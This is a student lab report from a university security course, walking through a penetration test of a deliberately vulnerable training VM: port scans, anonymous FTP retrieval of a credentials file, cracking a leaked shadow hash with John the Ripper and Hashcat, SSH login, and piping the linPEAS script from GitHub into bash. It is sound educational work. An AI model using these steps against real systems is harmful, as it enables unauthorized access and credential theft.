LAB REPORT

5822UE Exercises: Security Insider Lab II - System and Application Security (Software-Sicherheit) - SS 2022

Part 6: Real Life Penetration Testing (Linux System)

Group 2

Pratik Baishnav - 90760 (baish01@ads.uni-passau.de)

Walid Lombarkia - 107769 (lombar02@ads.uni-passau.de)

Date : 6th July, 2022 - 27th July, 2022

Time: Wednesday (14:00 - 20:00)

Location: ITZ SR 002

Organiser : Farnaz Mohammadi (Farnaz.Mohammadi@uni-passau.de)


Exercise 1 : Setup

1. **Download the VM**

➔ We downloaded the image "**SecLab2-Pentest.-ova**" and installed it on **Vmware** :

2. **Start the VM and log in with the credentials 'ip_address:ip_address'. This will give you the IP address of the machine. (Make sure the VM is in the same network as the machine from which you want to perform the penetration test. You MUST be able to ping it!)**

➔ We enter "**ip_address**" as a lab login and password :



➔ We got the IP address of the machine. For us, the IP addresses were **192.168.174.128** (Pratik) and **192.168.145.128** (Walid) so now we try to ping it :

```
ptk@ptk-virtual-machine:~$ ping 192.168.174.128
PING 192.168.174.128 (192.168.174.128) 56(84) bytes of data.
64 bytes from 192.168.174.128: icmp_seq=1 ttl=64 time=0.558 ms
64 bytes from 192.168.174.128: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.174.128: icmp_seq=3 ttl=64 time=0.973 ms
64 bytes from 192.168.174.128: icmp_seq=4 ttl=64 time=0.703 ms
64 bytes from 192.168.174.128: icmp_seq=5 ttl=64 time=1.21 ms
64 bytes from 192.168.174.128: icmp_seq=6 ttl=64 time=1.14 ms
64 bytes from 192.168.174.128: icmp_seq=7 ttl=64 time=0.948 ms
64 bytes from 192.168.174.128: icmp_seq=8 ttl=64 time=0.546 ms
64 bytes from 192.168.174.128: icmp_seq=9 ttl=64 time=17.2 ms
```

3. **Map the obtained IP address to the domain name "security-lab", so that you can access the machine by name rather than by IP address.**


➔ We want to add the domain "**security-lab**" with the address "**192.168.145.128" .**

➔ So we type the command "**$sudo vim /etc/hosts**" and we add the name for the respective IP address.

```
dotcom@ubuntu:~$ sudo vim /etc/hosts
```

```
127.0.0.1       localhost
127.0.1.1       ubuntu
192.168.145.128  security-lab
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
~
~
~
~
~
~
```

➔ Now, we ping now using the domain name instead of the IP Address.




```
dotcom@ubuntu:~/Desktop$ ping security-lab
PING security-lab (192.168.145.128) 56(84) bytes of data.
64 bytes from security-lab (192.168.145.128): icmp_seq=1 ttl=128 time=0.577 ms
64 bytes from security-lab (192.168.145.128): icmp_seq=2 ttl=128 time=0.707 ms
64 bytes from security-lab (192.168.145.128): icmp_seq=3 ttl=128 time=0.573 ms
```

Exercise 2: Information Gathering

1. **Determine the open ports of the machine with a tool of your choice.**

   First, we installed Nmap and Rustscan using these commands:
   - ➔ **$ sudo apt-get install nmap**
   - ➔ **$ sudo dpkg -i rustscan_2.0.1_amd64.deb**

   And now working with RustScan Tool to scan for the open ports of the machine :
   Host Scanning
   - ➔ To run the rustscan: **$ rustscan -a security-lab**



```
dotcom@ubuntu:~/Downloads$ rustscan -a security-lab
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/dotcom/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.145.128:21
Open 192.168.145.128:22
Open 192.168.145.128:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-20 08:08 PDT
Initiating Ping Scan at 08:08
Scanning 192.168.145.128 [2 ports]
Completed Ping Scan at 08:08, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 08:08
Scanning security-lab (192.168.145.128) [3 ports]
Discovered open port 80/tcp on 192.168.145.128
Discovered open port 21/tcp on 192.168.145.128
Discovered open port 22/tcp on 192.168.145.128
Completed Connect Scan at 08:08, 0.00s elapsed (3 total ports)
Nmap scan report for security-lab (192.168.145.128)
Host is up, received syn-ack (0.00093s latency).
Scanned at 2022-07-20 08:08:03 PDT for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

➔ We found three open ports: port 21, port 22, and port 80.

2. **Look at all discovered ports and obtain as much information as possible.**

   - **For ftp (Port 21)**

     - **$ nmap -p21 192.168.174.128 -sC -sV**
     - Here, we found that there is a file named "**credentials**" which has read and write (rw-) permission for the owner, read-only (r--) permission for the group members, and read-only access permissions for others (r--). Also, the FTP status of the server Type ASCII, vsftpd 3.0.3, etc.

```
ptk@ptkx:~$ nmap -p21 192.168.174.128 -sC -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-30 12:53 CEST
Nmap scan report for 192.168.174.128
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              19 Apr 11  2021 credentials
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.174.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.33 seconds
```

   - **For ssh (Port 22)**

     - **$ nmap -p22 192.168.174.128 -sC -sV**
     - We got the information like the service like SSH, version of SSH, operating system being used, and protocol version.

```
ptk@ptkx:~$ nmap -p22 192.168.174.128 -sC -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-30 12:42 CEST
Nmap scan report for 192.168.174.128
Host is up (0.0020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.
0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.48 seconds
```

- **For http (PORT 80)**
  - **$ nmap -p80 security-lab -sC -sV**
  - From port 80, we found which/what server was the machine running i.e **Apache,** and its version, http service.

```
ptk@ptkx:~$ nmap -p80 192.168.174.128 -sC -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-30 13:02 CEST
Nmap scan report for 192.168.174.128
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
ptk@ptkx:~$
```

- Or we can use this command to scan all the port "**nmap --script "safe" -p- security-lab**" which will also give all the information that we required as a whole.

Exercise 3: Pwn the machine


It is time to hack the machine! Describe the ways how you can become....

1. user 'lab_student'.
Requirements: no requirements
Hint: the student is responsible for transferring files


We want to check FTP connection and which files are there, by following steps:

- ➔ Ftp 192.168.174.128
- ➔ Type **anonymous**
- ➔ After successful login, type "**passive**" to turn on/off the passive mode
- ➔ Ls (to see permission rights of the files)
- ➔ There we find **credentials** file, which we save in our system. By "**get credentials**" it will be saved in our system.

```
ptk@ptkx:~$ ftp 192.168.174.128
Connected to 192.168.174.128.
220 (vsFTPd 3.0.3)
Name (192.168.174.128:ptk): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> passive
Passive mode: on; fallback to active mode: on.
ftp> ls
229 Entering Extended Passive Mode (|||44153|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              19 Apr 11  2021 credentials
226 Directory send OK.
ftp> get credentials
local: credentials remote: credentials
229 Entering Extended Passive Mode (|||17768|)
150 Opening BINARY mode data connection for credentials (19 bytes).
100% |***********************************|    19        2.37 KiB/s    00:00 ETA
226 Transfer complete.
19 bytes received in 00:00 (2.09 KiB/s)
```



➔ When we open the credentials file we obtained the login information(username and password) of the "**lab_student**".



➔ Now, we can enter as a student.

```
Ubuntu 20.10 lab tty1

lab login: lab_student
Password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul 21 23:16:23 UTC 2022

  System load:  0.02               Processes:              218
  Usage of /:   43.7% of 18.08GB   Users logged in:        0
  Memory usage: 17%                IPv4 address for ens33: 192.168.145.128
  Swap usage:   0%


84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or p


Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them

Good luck :)
Last login: Fri May 21 07:25:41 UTC 2021 from 192.168.178.56 on pts/0
lab_student@lab:~$
```

2. user 'lab_prof'.
Requirements: Access to the machine as any other user
Hint: the professor is overcautious and likes to save important files at inappropriate places.

Now we try to find created files by **lab_prof** user so we log in as **lab_student** and follow the following steps and commands :

- ➔ **Cd /lab**
- ➔ **$ Find / -user lab_prof 2> /dev/null**

```
lab_student@lab:~$ find / -user lab_prof 2> /dev/null
/home/lab_prof
/var/backups/safety_backup
lab_student@lab:~$
```

- ➔ We tried to find what was inside the files we got permission denied.
  $ cat /home/lab_prof/

```
lab_student@lab:~$ find / -user lab_prof 2> /dev/null
/home/lab_prof
/var/backups/safety_backup
lab_student@lab:~$ cat /home/lab_prof/
cat: /home/lab_prof/: Permission denied
lab_student@lab:~$
```

- ➔ Again, we tried to find what was inside **safety_backup** then we found the hashed password.
  $cat /var/backups/safety_backup

```
lab_student@lab:~$ find / -user lab_prof 2> /dev/null
/home/lab_prof
/var/backups/safety_backup
lab_student@lab:~$ cat /var/backups/safety_backup
# Saving my entry of the /etc/shadow file. Just in case a hacker modifies it!!!

lab_prof:$6$2ovzYOy.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYneVoegDaLriFwefGFoxxsHXnpSSapVxNTlFt0:18728:0:99999:7:::
lab_student@lab:~$
```

- ➔ Hashed password of the user lab_prof:
  lab_prof:$6$2ovzYOy.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYneVoegDaLriFwefGFoxxsHXnpSSapVxNTlFt0:18728:0:99999:7:::
- ➔ Now, to crack the hashed password we used two different tools one was **John the Ripper** and the other one was **Hashcat.**

❖ Using **John the Ripper**:
  - ➔ Sudo apt-get install john
  - ➔ **Create** a txt file and **Copy** the hash password in that txt file, which we did and named it "**cracked.txt"**
  - ➔ After installing john, to crack the password use the command**: john cracked.txt** which will crack the number of hashed passwords.

➔ Then to see the cracked password use the command: **john - - show cracked .txt** the password will be shown. In our case "**sapphire**".

```
ptk@ptkx:~$ john cracked.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
sapphire         (lab_prof)
1g 0:00:02:28 100% 2/3 0.006712g/s 117.8p/s 117.8c/s 117.8C/s meggie..seattle
Use the "--show" option to display all of the cracked passwords reliably
Session completed
ptk@ptkx:~$ john --show cracked.txt
lab_prof:sapphire:18728:0:99999:7:::

1 password hash cracked, 0 left
```


❖ Using **Hashcat**:

➔ **wget https://hashcat.net/files_legacy/hashcat-2.00.7z**


➔ **$ 7z e hashcat-2.00.7z**

```
dotcom@dotcom-Vr: ~/Desktop/LAB 6/hash
dotcom@dotcom-Vr:~/Desktop/LAB 6$ mkdir hash
dotcom@dotcom-Vr:~/Desktop/LAB 6$ cd hash
dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$ wget https://samsclass.info/123/proj10/hashcat-2.00.7z

--2022-07-23 12:49:22--  https://samsclass.info/123/proj10/hashcat-2.00.7z
Resolving samsclass.info (samsclass.info)... 188.114.97.3, 188.114.96.3, 2a06:98c1:3120::3, ...
Connecting to samsclass.info (samsclass.info)|188.114.97.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2394731 (2,3M) [application/x-7z-compressed]
Saving to: 'hashcat-2.00.7z'

hashcat-2.00.7z     100%[===================>]   2,28M  6,09MB/s    in 0,4s

2022-07-23 12:49:23 (6,09 MB/s) - 'hashcat-2.00.7z' saved [2394731/2394731]

dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$ 7z e hashcat-2.00.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-10500H CPU @ 2.
50GHz (A0652),ASM,AES-NI)

Scanning the drive for archives:
1 file, 2394731 bytes (2339 KiB)

Extracting archive: hashcat-2.00.7z
--
Path = hashcat-2.00.7z
Type = 7z
Physical Size = 2394731
Headers Size = 2417
Method = LZMA:24 BCJ
Solid = +
Blocks = 2

Everything is Ok

Folders: 37
Files: 178
Size:       13330637
Compressed: 2394731
dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$ ./hashcat-cli32.bin -V
2.00
```

➔ Now we create a file **crack1.hash** and paste the hashed password there : **$6$2ovzYOy.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYneVoegDaLriFwefGFoxxsHXnpSSapVxNTlFt0**




➔ We create a text file with the most common password list **rockyou.txt.**



➔ Now to crack the hash :

$./hashcat-cli32.bin -m 1800 -a 0 -o found1.txt --remove crack1.hash rockyou.txt



➔ We obtained the output **sapphire**.

```
dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$ cat found1.txt
$6$2ovzYOy.y4KiJju8$tqrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYneVoegDaLriFwefGFoxxsHXn
pSSapVxNTlFt0:sapphire
dotcom@dotcom-Vr:~/Desktop/LAB 6/hash$
```

The Password

- ➔ The credentials for **lab_prof** was **"lab_prof@securtiy-lab : sapphire"**
- ➔ We can log in now by the **lab_prof**.

```
ptk@ptk-virtual-machine:~$ ssh lab_prof@192.168.174.128
lab_prof@192.168.174.128's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 30 12:41:09 UTC 2022

  System load:  0.13               Processes:              220
  Usage of /:   44.3% of 18.08GB   Users logged in:        1
  Memory usage: 18%                IPv4 address for ens33: 192.168.174.128
  Swap usage:   0%


84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them all?

Good luck :)
Last login: Wed Jul 27 11:11:19 2022 from 192.168.174.129
lab_prof@lab:~$
```

3. **user 'lab_teacher'.**
   Requirements: no requirements
   Hint: the teacher is responsible for hosting the security lab forum. Exploit the hosted software to get a shell and search for a file that belongs to that specific user!

   To find the details of the lab teacher follow the following steps:
   - ➔ First, we need to log in as **lab_prof** so: **ssh lab_prof@192.168.174.128**
   - ➔ Run **linPEAS** by the command:
     "curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | bash" . We ran linPEAS because linPEAS is a well-known enumeration script that searches for possible paths to escalate privileges on Linux/Unix* targets.
   - ➔ Because of linPEAS we were able to manually walk around to find some information and something interesting. After some time we found the "**wordpress"** directory and we changed our path to that directory.

```
lab_prof@lab: ~

   /---------------------------------------------------------------------\
   |                             Do you like PEASS?                      |
   |---------------------------------------------------------------------|
   |         Become a Patreon    :     https://www.patreon.com/peass     |
   |         Follow on Twitter   :     @carlospolopm                     |
   |         Respect on HTB      :     SirBroccoli                       |
   |---------------------------------------------------------------------|
   |                                Thank you!                           |
   \---------------------------------------------------------------------/
         linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not
 be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...


                               Basic information

OS: Linux version 5.8.0-53-generic (buildd@lgw01-amd64-020) (gcc (Ubuntu 10.2.0-13ubuntu1) 10.2.0, GNU ld (GNU Binutils for Ubuntu) 2.35.1) #6
